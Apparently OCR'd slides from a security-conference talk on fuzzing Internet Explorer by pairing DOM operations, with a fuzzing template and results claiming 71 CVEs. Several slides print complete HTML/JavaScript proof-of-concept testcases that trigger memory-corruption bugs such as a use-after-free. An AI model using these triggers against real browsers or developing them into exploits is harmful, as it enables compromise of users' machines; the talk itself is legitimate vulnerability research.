
- Content:
  - `innerText=‘’, document.write(‘’)`
- Relation : swap parent / child node
- Status :
  - `window.navigate(‘#foo’)`
  - `location.href=‘bar’`




```
<meta http-equiv="x-ua-compatible" content="IE=EmulateIE8">
<!doctype html>
<html>
<head>
<title>So you think you know fuzzing? Think again.</title>
<script type='text/javascript'>
function goPANW()
{
  bh2.style.position='absolute';
  bh1.applyElement(bh3);
}
</script>
<body onload='goPANW();'>
 <table id=bh1>
  <tr id=bh2>12</tr>
  <td id=bh3>34</td>
 </table>
</body>
</html>
```

Hybrid Pairings

- Script (Dynamic) + HTML (Static)
  - `<body contentEditable='true'>;`
  - `Document.body.contentEditable='false';`
- Property + Method
- …



```
<!doctype html>
<html>
<head>
<title>11</title>
<script type='text/javascript'>
function goPANW()
{
try{id_0['form']=id_0['attributes'];}catch(exception){}
CollectGarbage();
try{id_0.clearAttributes();}catch(exception){}
CollectGarbage();
location.reload();
}
</script>
</head>
<body onLoad='goPANW();'>
<em id=id_0></em>
</body>
</html>
```





```
<!doctype html>
<html>
<head>
<title>yes we scan</title>
<script>
function goPANW()
{
    var bh0 = document.createElement("textarea");
    var bh2 = document.createElement("address");
    document.body.appendChild(bh0);
    document.body.appendChild(bh2);
    document.body.contentEditable="true";
    bh2.applyElement(bh0);
    bh0.onselect=function(e){bh2.swapNode(document.createElement("mark"));}

    bh0.onpropertychange=function(e){
        document.execCommand("Unselect"); //free CDisplayPointer here!
    }
    bh0.select();
}
</script>
</head>
<body onLoad='goPANW();'></body>
</html>
```

Pairing Combinations


- Combine multiple pairs





```
<!DOCTYPE>
<html>
<head>
<meta http-equiv="x-ua-compatible" content="IE=EmulateIE7">
<title>Some CVE between May and June</title>
<script type='text/javascript'>
function goPANW()
{
  bh1.style.overflow="auto";
  bh0.style.display="none";
}
</script>
</head>
<body onload='goPANW();' onresize=document.body.removeChild(bh0);>
<form id=bh0 action="#">
<select>
<option id=bh1 style='overflow:visible'>black</option>
<option selected style='display:inline'>hat</option>
</select><br>
</form>
</body>
</html>
```

Use pair into template



```
<compatibale>
<css>
<script type='text/javascript'>
function fuzz0()
{
…[++0]…
}
function fuzz1()
{
…[++1]…
}
function fuzz2()
{
…[--0]…
}
</script>
<body onload=‘fuzz0();'>
[html [--1]]
</body>
```

1. Straightforward pair
2. Implicit pair
3. Hybrid pair
4. Combination pair

Our battle station battalion!

- No scripting glue here!
- 11,000+ lines of pure C code!
- Running on 20 VMs + 1 Master Server
  - 15 VMs for routine fuzzing.
  - 5 VMs for experimentation.
  - 1 Master Server for collecting and analyzing results.

Result: THE NUMBER WENT UP

- 8.1 million crashes samples in one year
- Over 400 unique crashes
- Over 150 exploitable bugs
- 106 bugs reported to MS
  (5 considered duplicate / 4 rejected)
- 71 CVEs assigned *so far…*
- Affecting from IE6 to IE11

Future work

- So far we have only challenged IE …

- Chrome, Safari, PDF and Flash …
  - Homework
  - Difficulty : 3 out of 10

Acknowledgement

- Yamata Li
- Wushi
- Anthony Mendez
- …

Q&A